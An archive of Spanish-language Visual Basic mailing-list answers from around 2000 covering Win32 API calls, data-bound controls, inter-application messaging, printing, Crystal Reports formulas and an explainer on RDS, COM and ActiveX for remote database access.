    StdIn = GetStdHandle(STD_INPUT_HANDLE)
    ErrCode = GetLastError


    If StdIn = INVALID_HANDLE_VALUE Then
        StdIOInit = False
        Exit Function
    End If
    StdOut = GetStdHandle(STD_OUTPUT_HANDLE)
    ErrCode = GetLastError


    If StdOut = INVALID_HANDLE_VALUE Then
        StdIOInit = False
        Exit Function
    End If
    StdErr = GetStdHandle(STD_ERROR_HANDLE)
    ErrCode = GetLastError


    If StdErr = INVALID_HANDLE_VALUE Then
        StdIOInit = False
```

```
        Exit Function
    End If
    StdIOInit = True
End Function


Public Sub StdIOWrite(Str As String)
    Dim Written As Long
    Dim ErrCode As Long
    WriteFile StdOut, ByVal Str, Len(Str), Written, ByVal 0&
    ErrCode = GetLastError
End Sub
```


Daniel Natali
dnatali@vision.com.ar
-------sistemas--------

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Combobox en un TDBGrid

Mensaje enviado por =?x-user-defined?B?SXbhbg==?= <montoya_iva@gva.es>

Por fin alguien da la respuesta que tanto esperaba!!!!
Quién decía que hacía falta usar código con el TDBGrid?? Muchísimas gracias, me has ahorrado muchas horas de programación.

----- Original Message -----
From: LuisJa <lmisiego@teleline.es>
To: Visual B <vb-esp@ccc.uba.ar>
Sent: Thursday, February 24, 2000 12:21 PM
Subject: RE: vb-esp : [V.B] Como utilizar TDBGrid?

> Hola:
>
> Es tan sencillo como hacer lo siguiente:
>
> 1) En un formulario insertas un control "TDBGrid", "TDBDropDown" y
> dos controles "Data"
>
> 2) Enlazas los controles data a la BD que te interese y le asigna a
> cada uno la tabla que le corresponda.
>
> 3) Enlazas el control "TDBGrid" al control "Data" (DataSource=Data1)
>
> 4) Enlazas el control "TDBDropDown" al control "Data" > (DataSource=Data2)
>
> 5) Entra en las propiedades del control "TDBGrid" (botón derecho del
> ratón sobre el control) y selecciona la solapa "Columns", luego haz doble
> click en la columna que quieras poner el "Combobox" y selecciona la opción
> "DropDown", se despliega un cuadro en el que tienes que seleccionar el
> "DataSource=Data1", pulsar sobre "Aceptar".
>
> Cuando ejecutes tu aplicación verás que en la columna seleccionada, tendrás
> un botón y pulsando sobre el se abrirá tu "ComboBox"
>
> Saludos
> Luis Javier

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Como incluir imagenes en un RitchTextBox

Mensaje enviado por "A.S.M., S.A. - OTE" <jboixd.asm@nexo.es>

Por fin he encontrado respuesta :-)
Ahunque no en ninguna lista :-(

La forma de integrar un gráfico en un control de texto del tipo RichTextBox es mediante la utilización de objetos OLE embebidos.

Te adjuntamos un ejemplo de cómo se hace. Si definimos un control RichTextBox y lo llamamos rtbTexto, el código que sigue a continuación realiza lo que tú preguntas.

```
Dim objOLE As OLEObject
Set objOLE = rtbTexto.OLEObjects.Add (, , "mi_grafico.bmp", "Paint.Picture")
```

En donde mi_grafico.bmp es el nombre del gráfico que quieres insertar y tiene que incluir el path absoluto (es decir unidad:\directorios\archivo.bmp) hasta el archivo.

Hasta la VBista!

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

DDE con programa de Fax

Mensaje enviado por "Miguel" <miguel@catsa.com>

Pues precisamente con el ZetaFax. Prueba este codigo:

```
' El "LblDDE" es un Label, pero puede ser cualquier control que tenga las
propiedades LinkTopic, etc...

            LblDDE.LinkTopic = "Zetafax|Addressing"
            LblDDE.LinkTimeout = -1
            LblDDE.LinkMode = vbLinkManual
            LblDDE.LinkExecute "[DDEControl]"

' Antes de llegar aqui tienes que haber cambiado la impresora a la del ZetaFax
' Aqui se lanza la impresion. Nosotros imprimimos con el Crystal Reports
            RptFax.Action = 1

            LblDDE.LinkItem = "To"
            LblDDE.Caption = NumeroFax ' El numero de fax al que lo mandas
            LblDDE.LinkPoke
            LblDDE.LinkExecute "[Send]" ' Esto es para que lo envie
            LblDDE.LinkExecute "[DDERelease]" ' Esto cierra la conexion DDE
```

Para que esto te funcione solo tienes que tener activado el cliente del ZetaFax

Adios,

Miguel

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Dibujar rectángulos con el API

Mensaje enviado por SJIMENOH28@smail1.ocenf.org (SJIMENOH28)

Estás haciendo mal dos cosas:

1-Lo más importante: No se debe borrar, bajo ningún concepto, un objeto GDI mientras esté seleccionado en un contexto de dispositivo. Primero se libera seleccionando otro y despues se borra.

2- Si utilizas como contexto de dispositivo un control o formulario de VB (picturebox) debes restaurar el objeto por defecto cuando acabes de usar el anterior.

Te pongo dos ejemplos (casi identicos) para utilizar los dos objetos que citas:

```
'Pluma
        Dim hPen&, hOldPen&
        hPen = CreatePen(OPAQUE, AnchoBorde, ColorBorde) 'creas el objeto
        hOldPen = SelectObject(hdc, hPen) ' lo seleccionas y devuelve el anterior
        'Utilizas la función de dibujo deseada
        SelectObject(hdc, hOldPen ) 'restauras el anterior
        DeleteObject (hPen) 'y borras el utilizado

'Pincel
        Dim hBrush&, hOldBrush&
        hBrush = CreateSolidBrush(ColorRelleno)
        hOldBrush = SelectObject(hdc, hBrush)
        'Utilizas la función de dibujo
        SelectObject(hdc, hOldBrush )
        DeleteObject (hBrush )
```

Saludos

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

-----Mensaje original-----
De: tonimp <tonimp@ole.com>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: miércoles 1 de marzo de 2000 10:06 a.m.
Asunto: vb-esp : Dibujando con Rectangle de API se me vienen abajo los recursos ¿Por que?

Quiero dibujar numerosos rectángulos de distintos colores, pero se me vienen abajo los recursos?
¿Qué estoy haciendo mal?
¿Están mal creados o utilizados los pinceles y las plumas?

```
Private Function Rectangulo(pct1 As PictureBox, X1 As Long, Y1 As Long,
X2 As Long, Y2 As Long, Optional ColorRelleno As Long = -1, Optional
ColorBorde As Long = -1, Optional AnchoBorde As Long = 1) As Long
    Dim di As Long
    Dim hdc As Long
    Dim Brush1 As Long
```

```
    Dim Pen1 As Long

    On Error GoTo Err1

    hdc = pct1.hdc

    If Not ColorRelleno = -1 Then
        Brush1 = CreateSolidBrush(ColorRelleno)
        di = SelectObject(hdc, Brush1)
    End If

    If Not ColorBorde = -1 Then
        Pen1 = CreatePen(OPAQUE, AnchoBorde, ColorBorde)
        di = SelectObject(hdc, Pen1)
    End If
    di = Rectangle(hdc, X1, Y1, X2, Y2)

    If Pen1 <> 0 Then Call DeleteObject(Pen1)
    If Brush1 <> 0 Then Call DeleteObject(Brush1)

    Exit Function

Err1:
    Rectangulo = Err

End Function
```

Ayudenme por que me voy a volver loco. Muchas gracias de antemano.

Resumen

Página de Visual Basic

Página principal

Envío de mensajes entre aplicaciones *(2 mensajes)*

Mensaje enviado por "Mauricio Pinto" <mpinto@netnow.cl>

Para poder enviar información entre aplicaciones, los pasos que se deben realizar son :

Obtener el manejador de la ventana de la aplicación destino.(si no sabes como hacerlo, te puedo ayudar, no lo hago aquí para no salirme del tema central)

Se envía el mensaje "WM_COPYDATA" con SendMessage utilizando el manejador anterior.

```
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hWnd
As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
```

(Se utiliza para enviar mensajes a ventanas o controles que tienen un numero manejador, por ejemplo hay un mensaje que se le puede enviar a los combos para que se abran o contraigan, sin que se les tenga que pinchar el botón con la flecha).

Con el SendMessage hay que utilizar una estructura COPYDATASTRUCT

```
  Public Type COPYDATASTRUCT
    dwData As Long 'De libre uso, por lo general es para indicar el tipo de inf.
    cbData As Long ' Largo de los datos, utiliza LenB
    lpData As Long 'Puntero a los datos a enviar con la función StrPtr (no esta
documentada)
  End Type
```

Ejemplo :

```
    cdsDatos as COPYDATASTRUCT
    TextoAEnviar = "Mensaje de Prueba"

    cdsDatos.dwData = "1"
    cdsDatos.cbData = LenB(TextoAEnviar)
    cdsDatos.lpData = StrPtr(TextoAEnviar)
```

Para enviar la inf. es : SendMessage Ventana, WM_COPYDATA, 0, cdsDatos

Para recibir el mensaje hay subclasificar la ventana de la aplicación que debe quedar esperando, esto se tiene que hacer para poder atrapar los mensajes que le puedan llegar, se hace de la siguiente forma :
(subclasificar una ventana significa poder interceptar los mensajes que le llegan)

```
  AntProc = SetWindowLong(form1.hwnd, GWL_WNDPROC, AddressOf WindowProc)
```

Devuelve un puntero al manejador de mensajes original y se reemplaza por la función WindowProc

WindowProc es la rutina que va ha recibir los mensajes :

```
  Public Function WindowProc(ByVal hWnd As Long, ByVal wMsg As Long, _
         ByVal wParam As Long, ByVal lParam As Long) As Long

    'Utilizar el manejador original de mensajes, el que se respaldo.
    WindowProc = CallWindowProc(AntProc, hWnd, wMsg, wParam, lParam)
```

```
    'Si es el mensaje de envío de datos lo procesamos
    If wMsg = WM_COPYDATA Then
       Dim cdsDatos As COPYDATASTRUCT
       CopyMem cdsDatos, ByVal lParam, LenB(cdsDatos) ' Se copia la estructura
       Dim Dato As String
       Dato = Space$(cdsDatos.cbData / LenB("A"))
       CopyMem ByVal StrPtr(Dato), ByVal cdsDatos.lpData, ByVal cdsDatos.cbData
       ' Se copia el mensaje
       Msgbox Dato
    End If
  End Function

 Public Declare Sub CopyMem Lib "kernel32" Alias "RtlMoveMemory" (Destination As
Any, Source As Any, ByVal Length As Long)
```

Un comentario sobre el ejemplo de los mensajes :

La aplicación esta diseñada para funcionar con ejecutables, si desean probarla desde el IDE de V.B. se debe corregir en el main el nombre de la clase que debe buscar, ya que esta cambia si esta compilada o en el ambiente, por lo que debe quedar :

```
    hWnd_Destino = FindWindow("ThunderForm", Caption)
```

El nombre de la clase de una aplicación V.B. que esta compilada es : "ThunderRT5Form".

Ahora, si se quiere utilizar con otra aplicación de otro lenguaje se debe averiguar el nombre de la clase, esto último no se como se puede hacer..

Mauricio.

demomensajes.zip

Mensaje enviado por "Raul Diaz Solis (Peky)" <vb-esp@csplusware.com>

Me permito responder con un attach ya que sólo es de 8 kb.

En el archivo adjunto está el código fuente y un ejecutable que hice para poder enviar mensajes entre aplicaciones.

Para hacerlo tomé como base algún lugar del MSDN que no recuerdo pero que trata justamente sobre el tema.

El programa expone 2 clases: Una se llama amCliente y la otra amServidor. Las clases son prácticamente iguales. La única diferencia es en el sentido en que se envían los mensajes.

Como se usa:

*En un formulario del programa CLIENTE se declara:

```
private withevents Cli as ApplMsg.amCliente
```

en el Form_Load se instancia la variable

set Cli = New ApplMsg.amCliente

y se esperan los mensaje (strings) en el evento Cli_MensajeRecibido(msg as string)

* En un formulario del programa SERVIDOR se declara:

private withevents SVR as ApplMsg.amServidor

en el Form_Load se instancia la variable
set Svr = New ApplMsg.amServidor

y se esperan los mensaje (strings) en el evento Svr_MensajeRecibido(msg as string)

La forma de enviar un mensaje del cliente al servidor es Cli.EnviarMensaje "Texto del Mensaje"

La forma de enviar un mensaje del servidor al cliente es Svr.EnviarMensaje "Texto del Mensaje"

Los mensajes enviados desde un cliente serán "escuchados" desde todas las instancias de amServidor y los mensajes enviados desde un servidor serán "escuchados" por todas las instancias de amCliente

El código es muy breve así que no duden en mirar cómo funciona. Avisen si necesitan alguna explicación.

Perdón. por escribir apurado me olvidé de indicarles que deben referenciar al ejecutable para disponer de las clases. El ejecutable es un activex exe.

Peky

C&S PlusWare - Santa Fe 3468 - (4000) S. M. de Tucumán - Argentina
Tel: (+54)-381-4237279 - Tel/Fax: (+54)-381-4322233
e-mail: <peky@csplusware.com>
Home page: http://www.csplusware.com

applmsg.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Formato de un bmp - para 16, 256 colores

Mensaje enviado por <f.j.parra@usa.net>

Hola Gente de la lista y en especial Don Jesus,

Mira Jesus, yo hace muy poco tube que descomponer el formato bmp y realmente no entendi muy bien el formato (Te lo envio "bmp.zip"), pero me sirvio mucho la informacion que encontre en una Web (creo que en: http://www.cs.usyd.edu.au/~loki/cs2csys/index.html)

Pero solo me sirvio para trabajar con 8 Bit (256c).

Te envio tambien una copia de la web en el archivo zip.

Si necesitas mas info escribeme !

Un Amigo Pancho P.

bmp1.zip bmp.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Hoja de Excel como Recordset (repregunta)

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Se me olvidó comentar que puedes acceder a rangos con nombre o, lo que es más cómodo, a las hojas del libro, sólo que los nombres de éstas como "tablas" son el nombre de la homa más el signo dólar ($). Es decir, Hoja1$, Hoja2$ etc.

```
Dim db As Database, rs As Recordset

Set db = OpenDatabase("d:\docs\excel\libro1.xls", False, False, "excel 5.0;")
Set rs = db.OpenRecordset("Hoja1$")
While Not rs.EOF
     List1.AddItem "" & rs(0)
     rs.MoveNext
Wend
rs.Close
db.Close
```

Para acceder a rangos con nombre simplemente pones como "tabla" el nombre del rango.

At 09:17 14/02/2000 -0500, you wrote:
>la apertura del LIBRO de Excel como base de datos. El problema es que he
>tratado de utilizar el método OpenRecordset para abrir una HOJA o un rango
>de celdas con nombre y no he podido. ¿Podrías decirme cómo hacerlo, por favor?

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Internet Transfer Control

Mensaje enviado por "FurriChip" <furrichip@retemail.es>

Los controles Inet son dificiles de "controlar", pero si haces un (por ejemplo)

```
Inet1.URL = "http://www.miweb.com"
RichTextBox1.Text = Inet1.OpenURL
```

El programa teoricamente no continua hasta que el control Inet1 haya terminado de bajar la página web, ahora solo debes determinar si lo ha hecho con errores o no.... eso es lo complicado, para ello tienes la gestión de errores estandar "on error goto" y el estado del control, te envio el que me construí para hacer un log y hacerle un seguimiento.... en este caso vuelca el estado en un textBox con multilinea para hojear posteriormente lo que ocurrió....

A mi el control me funciona bien, salvo cuando da error de "Consumido tiempo de espera" (no está en el estado del control, este error se captura con "On error", si me da dicho error el control se queda "incontrolado" y normalmente ya no funciona correctamente, incluso despues de hacer un Inet1.Cancel.....

Te aviso, el estado '12 La solicitud se completó y se recibieron todos los datos.' no se me ha dado nunca... aún cuando el fichero se ha recibido sin problemas..... cosas de la vida.... con el que me cierra la transmisión habitualmente es con "8 El control recibió con éxito una respuesta del equipo host." y esa la doy por buena.

```
Private Sub Inet1_StateChanged(ByVal State As Integer)
Dim m as string
Select Case State
Case icNone
m = "0 No hay estado del que informar."
Case icHostResolvingHost
m = "1 El control está buscando la dirección IP del host especificado."
Case icHostResolved
m = "2 El control encontró la dirección IP del host especificado."
Case icConnecting
m = "3 El control está conectando con el equipo host."
Case icConnected
m = "4 El control conectó con éxito con el equipo host."
Case icRequesting
m = "5 El control está enviando una solicitud al equipo host."
Case icRequestSent
m = "6 El control envió la solicitud con éxito."
Case icReceivingResponse
m = "7 El control está recibiendo una respuesta del equipo host."
Case icResponseReceived
m = "8 El control recibió con éxito una respuesta del equipo host."
Case icDisconnecting
m = "9 El control se está desconectando del equipo host."
Case icDisconnected
m = "10 El control se desconectó con éxito del equipo host."
Case icError
m = "11 Se produjo un error en la comunicación con el equipo host."
Case icResponseCompleted
m = "12 La solicitud se completó y se recibieron todos los datos."
```

```
End Select
Text1.Text = Text1.Text + Chr(13) + Chr(10) + m
Text1.SelStart = Len(Text1.Text)
End Sub
```

Francisco Reinoso
Marbella - España

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Relacionar dos campos a un objeto tipo Combo

Mensaje enviado por "Jordi Asensi" <bcn.jasensi@aena.es>

Hola, yo pregunte hace unos dias como mostrar un campo en un combo e internamente usar otro.
Gracias a la ayuda de la lista lo hice de la siguiente manera:

Me creé un command (cmdFAQ) dentro de un data environment DataEnvironment1
con la siguiente instrucción SQL:
```
   Select to_char(codigo) as CODIGO,VALOR from tabla_faq
```

En el DataCombo, indiqué que el RowSource es DataEnvironment1, el RowMember es cmdFAQ, el ListField VALOR y BoundColumn CODIGO. Cuando selecciono un valor, en el BoundText obtengo el CODIGO.

Si lo que quieres es mostrar los dos campos en el combo, lo que puedes hacer es una instruccion del estilo:
```
  Select to_char(codigo) as CODIGO,to_char(codigo) || ' - ' || VALOR sa VALOR
from tabla_faq
```

Espero que te haya servido de ayuda.
Un saludo,
Jordi

-----Mensaje original-----

Existe la posibilidad de vincular a un objeto tipo Combo mas de un campo ?.
Osea necesito que se abra un combo con dos campos relacionados. El Grid no me sirve.

Agradecería una solución para esto

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Salto de pagina en matriciales

Mensaje enviado por "Luis" <luihs@hotmail.com>

Yo tambien me he vuelto loco con el tamaño de papel a la hora de imprimir. No se si te servirá, pero a mi me ha funcionado esto.

Cuando se define el tamaño de la hoja, se debe hacer obligatoriamente en twips. El tamaño de mi hoja es de 305 x 202 mm pero como siempre me "comia" una linea, le añado al alto, el tamaño de una linea (nunca supe cual era la causa de que restara una linea al tamaño del papel)

```
    Printer.FontName = "Sans Serif 12cpi" <= tipo de letra proporcional
    Printer.Height = (305 * 56.7) + (Printer.TextHeight(" ")) <= Alto
    Printer.Width = (202 * 56.7) <= Ancho
    Printer.Print "" <= Iniciar impresora
    ImprimirModeloCastillaLeon2000 <= Llamada a rutina de impresion
```

Las impresoras que utilicé son Epson DFX-5000+

Un Saludo

Luis
(BURGOS)

----- Original Message -----
From: Compunova
To: visualbasic-esp@egroups.com
Sent: Friday, February 18, 2000 2:26 PM
Subject: (VB-ESP) slto de pagina en matriciales

Para imprimir facturas, albaranes etc. en impresoras matriciales, usando el objeto PRINTER, se define bien la situacion horizontal y vertical, sin embargo con el salto de pagina (PRINTER.NEWPAGE), no salta correctamente al tamaño definido ,mediante printer.height (definiendo antes Printer.PaperSize = vbPRPSUser.)

¿ Hay algún truco mágico para solucionar este problema ?

Otra cosa: informes definidos en Crystal tampoco hacen bien el salto de página en una EPSON FX-880, yo no tengo aqui la impresora fisicamente, pero si los drivers, y veo que en las propiedades de la impresora, se puede definir el tamaño de papel a 11 pulgadas o a 12, pero en el ordenador del cliente solo sale el tamaño de 12 pulagadas. Hay que indicar en el PANEL DE CONTROL el tamaño del papel o se puede hacer en el Crystal, o por codigo, llamadas a API etc.

En resumen como haceis para imprimir en diferentes impresoras matriciales en papel continuo, en que algunos clientes tendran papel de 11 " y otros de 12 ", y los albaranes y facturas pueden ser de 8 " , 11 " o 12 "

gracias

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Vincular dbase con Acces por código

Mensaje enviado por Diego Buendía <diegobb@teleline.es>

Hola, Marcelo:

Esta función es la que uso yo para vincular un DBF. sDir es el directorio de trabajo, sDBF el nombre del fichero y d un objeto Database donde realizar el vínculo. sName es el nombre de la tabla vinculada.

```
'========================================================================

Function VincularDBF(d As Database, sDir As String, sDBF As String, sName As
String) As Boolean
Dim sConn As String
Dim AuTd As TableDef
Const CONNECT_STR As String = "dBASE III;HDR=NO;IMEX=2;DATABASE="

'Si ya existe esta tabla, preguntar
If d.TableDefs(sName).Name <> "" Then
    If vbYes = MsgBox("La tabla " & sName & " ya existe en " & d.Name & ".
¿Desea eliminarla para realizar la vinculación?", vbExclamation + vbYesNo)
Then
        d.TableDefs.Delete sName
    Else
        Exit Function
    End If
End If

'Vincular tabla DBF
sConn = CONNECT_STR & sDir
Set AuTd = d.CreateTableDef(sName)
AuTd.SourceTableName = sDBF
AuTd.Connect = sConn
d.TableDefs.Append AuTd
VincularDBF = True
End Function

'========================================================================
```

Espero que te sirva. Un saludo,

Diego Buendía
Barcelona, Spain
diegobb@teleline.es
http://teleline.terra.es/personal/diegobb

----- Original Message -----
From: Marcelo Pedraza (CEA) <marcelo.pedraza@cea.ericsson.se>
To: <vb-esp@ccc.uba.ar>
Sent: Friday, February 18, 2000 4:10 PM
Subject: vb-esp : [data} Linkear dbase con Acces por código

Buenos días listeros

Estoy trabajando con VB6 y necesito linkear (atachar) una tabla de dbase a una base access, pero por código . Alguno tiene ide como ?

Saludos
Marcelo Pedraza
Argentina

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Acumular total con Crystal

Mensaje enviado por fhusa@sefes.es (FHUSA)

A ver, imaginemos que el listado es de tres columnas, Debe, Haber y Saldo

en la columna del debe declarar la formula @@Debe como sigue, con la opcion de no imprimir si = 0

```
NumberVar Debe; Debe :=0;
if {Campo A} = "D" then
   Debe :={Campo B};
Debe
```

Lo mismo en la columna del Haber, formula @@Haber con la opcion de no imprimir si = 0

```
NumberVar Haber; Haber :=0;
if {Campo A} = "H" then
   Haber :={Campo B};
Haber
```

y luego en la columna del Saldo, la formula @@Saldo

```
WhilePrintingRecords;
NumberVar Saldo;
Saldo :=Saldo + {@@Debe}-{@@Haber};
Saldo
```

y en algun lugar del listado, una formula que iniciliaze el valor del Saldo y que al mismo tiempo te puede hacer saltar el listado si la cuenta, la fecha, o lo que sea no es la misma

```
WhilePrintingRecords;
NumberVar Saldo;
if {Consulta} <> Next ({Consulta}) then
  Saldo :=0
else
  Saldo :=Saldo
```

Espero que te sirva

Saludos
Juan Cros

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Bases de Datos Remotas y otros conceptos *(3 mensajes)*

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

Estimados amigos:

Esta es la tercera entrega de esta serie y la razon por la que demore en entregarla pasa por una serie de razones entre la que se encuentran, ademas de estar algo ocupado, un poco de cansancio (lease pereza :-)) y algunos contratiempos con mi servidor de WEB.

Sin embargo ya solucionado todo ello y repitiendo las dos primeras entrgas a manera de recordatorio paso a desarrollar la tercera parte.

RDS (remore data service)

A medida que se desarrolla el internet se hace cada vez mas necesario el "exponer" y/o "acceder" a data que no esta en nuestra computadora o en nuestro LAN o en nuestro WAN, se necesita acceder a data que esta en alguna computadora remota en cualquir parte del mundo.

El WEB (o la WEB) ha hecho posible ello en un grado bastante aceptable. Pero que pasa si lo que deseamos es manipular dicha data remota de manera mas agil y mas clasica o mas flexible que lo que nos permirte un browser de WEB ?, que pasa si deseamos hacer un programa o sistema que permita a un cliente manipular la data como hasta ahora hemos venido haciendolo, es decir con programas hechos a la medida; mas aun, que pasa si un cliente nuestro nos pide que le programemos un sistema que debera leer y actualizar data que se encuentra en algun lado remoto y que desea usar la Internet como medio de coneccion.

Como indique en el primer articulo de esta serie, hay muchas maneras de lograr esto. En este articulo explicare el uso de RDS para lograr este objetivo.

Inicialmente RDS fue diseñado para usarlo en conjuncion con un WEB browser (sobre todo para intranet y DHTML) tan es asi que IE4 e IE5 instalan el RDS como parte de su sistema.

Pero RDS puede ser perfectamente usado en ambiente de programacion de VB, es mas, RDS es tratado como si fuera un "provider" mas de ADO, aunque realmente no lo sea.

Para hacer uso de RDS es necesario que la data remota se encuentre en un computador que sea parte de un WEB server que soporte ADO. Esta condicion es cumplida por IIS de microsoft (la tecnologia RDS es abierta por lo que puede que otros WEB server tambien soporten esto).

```
    Cliente VB WEB Server Data Server
      ADO 2.x ---------\\-------- (IIS, etc) ---------------------- (SQL Server)
  provider RDS Internet RDS Server oledb provider (Acces, etc)
   MS Remote
```

En el caso que desarrolle como ejemplo y que adjunto a este mail accesa a una base de de datos de Access que se encuentra en un WEB server a que tengo acceso, dicha base de datos solo puede ser leida por efectos de seguridad, pero con los permisos correspondientes uds. podria desarrollar sus sistemas con "full access".

El "string" de connecion para RDS es el siguiente

"Provider=MS REmote;Remote Server=http://www.myweb.com/;remote provider=Microsoft.jet.OLEDB.3.51;data source=d:\www\sysmetric\RDSProject.mdb"

Noten la necesida de contar con un Web site valido en la maquina donde se encuentra la base de datos. Noten tambien que en este caso use el proveedor Microsoft.jet.OLEDB.3.51 para acceder a la base de datos de Access. en el caso de MSSQL el "string de coneccion seria:

"Provider=MS REmote;Remote Server=http://www.myweb.com/;remote provider=SQLOLEDB;server=MySQLServer;database=MyDataBase;UID=MyUser;PWD=MyPassword;"

Como se daran cuenta el "string" de conneccion para la parte remota es la misma que si fuera una coneccion local.

Hay otras consideraciones para el manejo de RDS pero eso ya sera parte de la experiencia y las lecturas que Uds. hagan a partir de esta entrega.

Les recomiendo que ejecuten el proyecto que les adjunto y que lo analicen, veran que es bastante simple. Si tienen dudas y preguntas no duden en hacermelo que con gusto les dare respuesta.

Suerte

Oswaldo

rdsproject.zip

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

Desde hace unos dias han habido una serie de preguntas y respuestas acerca del acceso desde programas hechos en VB a Bases de datos Remotas. Al respecto hubieron muchas respuestas que se aproximaban a soluciones o eran soluciones, pero tambien hubieron algunas que no correspondian a lo correcto.

Tambien varios de los aportes se refirieron al uso de ActiveX para acceder a dicha informacion e incluso se menciono la factibilidad de ejecutar dichos ActiveX de manera remota y/o de hacerlo usando los principales Browsers de WEB del mercado (IE y Netscape).

Muchos conceptos involucra dicho tema, puedo de manera aleatoria indicar COM, DCOM, MTS, ASP, ADO, ADOR, RDS, PlugIns, "Security Issues", CORBA, JDBC, etc. Lo que puedo decir es que SI es perfectamente posible acceder a bases de datos remotas usando una miriada de tecnologias disponibles en el mercado. Tambien puedo decir que hay grados de dificultad diversos en el uso de dichas tecnologias. La tecnologia a usar pasara por un analisis del sistema donde se balanceara, no solo su facilidad de desarollo, si no la "extensibilidad", "mantenibilidad" y disponibilidad de tecnologias entre otras consideraciones.

Para centrar un poco mi analisis debo decirles que hare una explicacion solo de aquellas tecnologias que ha desarrollado Microsoft (COM y su cercano pariente DCOM, no considerare COM+ por falta aun de informacion, aunque empezaremos a escuchar de el con mas frecuencia a partir del advenimeinto de Win2000 y su ASP3 e IIS5).

Dentro de esas tecnologias, finalmente tomare a ADO y su RDS para desarrollar un ejemplo de como acceder a Bases de Datos Remotas mediante codigo de VB, incluso

expondre una base de datos en un WEB al que tengo acceso para que puedan ejecutar el ejemplo, claro que por razones de seguridad solo permitire leer la data, no escribir en ella. Mediate esta tecnologia veran que es realmente sencillo conectarser a dichas bases de datos, lo unico a tener en cuenta es que se debe disponer de un WEB server que soporte RDS, el IIS de Microsoft (uno de los mas populares) esta perfectamente capacitado para esto.

Primero algunos conceptos:

COM (component object model) : Estandar desarrollado por Microsoft que permite a los objetos y componentes de programacion "comunicarse" entre ellos independientemente del lenguaje en que fueron desarrollados. OLE y ActiveX hacen uso de esta tecnologia para comunicarse entre ellos, de esa manera por ejemplo, nuestros controles ActiveX pueden exponer sus propiedades y metodos entre ellos.

DCOM (Distrubuted COM) : Es una extencion a la tecnologia COM que permite "exponer" los objetos en ambientes "distribuidos" (difrentes maquinas) no solo en un ambiente de LAN y WAN si no (y aca su poder) a traves de la Internet. El uso de esta tecnologia no viene de una manera "simple" ya que implica muchas consideracion casi todas relacionadas a "security issues".
A traves de DCOM es como se puede acceder a bases de datos remotas (entre otras cosas).

ADO (Active Data Object): ya ampliamente conocido por muchos de nosotros, es una tecnologia que recientemente esta alcanzando su madures y que a decir de su fabricante (Microsoft) debe ser un estandar en su tecnologia COM, DCOM y COM+ para el acceso de diversos tipos de Datos (Universal data access) a traves de "providers" OLE-DB, entre este tipo de data se encuentran claramente las de Access Data base, SQL, Oracle SQL, ODBC data y muchas de las otras del tipo "relacional", ademas de otro tipo de data como Mail-data, Index server data, etc.

RDS (Remote Data Service) : hace uso de DCOM para "exponer" a traves de un WEB server (hasta ahora IIS, aunque esta abierto a que otros tambien lo "expongan") y cualquier tipo de data que ADO y OLEDB puendan exponer.
Aunque hace uso de un WEB server para localizar una base de datos esto no significa que se tenga que usar un "Browser" de WEB para su uso. Es mas, el ejemplo que pondre en la ultima entrega de esta serie sera usando un "cliente remoto" desarrollado integramente en VB. La gran ventaja adicional de RDS es que encapsula muchos de los problemas de configuracion de DCOM (los problemas de seguridad sobre todo) haciendo que su uso sea muy facil para aquellos que han estado accediendo a bases de datos locales.

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

ActiveX Es muy dificil hablar de ActiveX sin caer en confusion o malentender alguna explicacion, incluso el empezar este aporte me esta tomando algo de tiempo para determinar la mejor manera de introducir este concepto sin contribuir a ese maremundo de definiciones.

ActiveX es ahora parte impotantisima de VB y Microsoft a dejado claro que VB esta centrado alrededor de su tecnologia de ActiveX.

Existen muchos tipos de ActiveX, el mas conocido es tal vez los ActiveX control u OCX que, ademas de exponer sus propiedades y metodos, pueden ser manipulados de manera Grafica.

Existen ademas los ActiveX EXE, ActiveX dll, ActiveX Document EXE y ActiveX Document

dll.

Cada uno de ellos merece una especial atencion y estudio que recomiendo se haga para entender sus diferencias (sobre todo en lo que respecta a los del tipo EXE o "out of process" y los del tipo dll o "in process"

No pasare a definir cada uno de ellos si no mas bien dire que todos ellos lleval el prefijo o la nominacion de ActiveX debido a que hacen uso de la Tecnologia COM de Microsoft.

La posibilidad de que un ActiveX pueda ser "instanciado" de manera remota no recae en una propiedad particular de dicho ActiveX si no en la utilizacion de DCOM para instanciarlo.

Debemos decir tambien que todo ActiveX necesita un ambiente en que instanciarse, Un CONTAINER (un programa de VB, IE browser, Excel, Word, entre otros).

Respecto a si un ActiveX puede ser instanciado en IE browser y Netscape la respuesta es que SI definitivamente a Internet Explorer y que "Puede Ser" en Netscape.

Netscape en si no es un "container" para un ActiveX, esto seguramente pasa por una cuestion de estrategia de mercado. Sin embargo existen los llamados "Plug Ins" que permitirian eventualmente poder exponer un ActiveX en Netscape. Pero debo concluir que
para efectos practicos o de estrategia de distribucion no se debe considerar a Netscape como un container de ActiveX a no ser, claro esta, que alguna vez decida aceptar dicha tecnologia como parte estandar del browser tal como lo ha hecho con los Applet de Java.
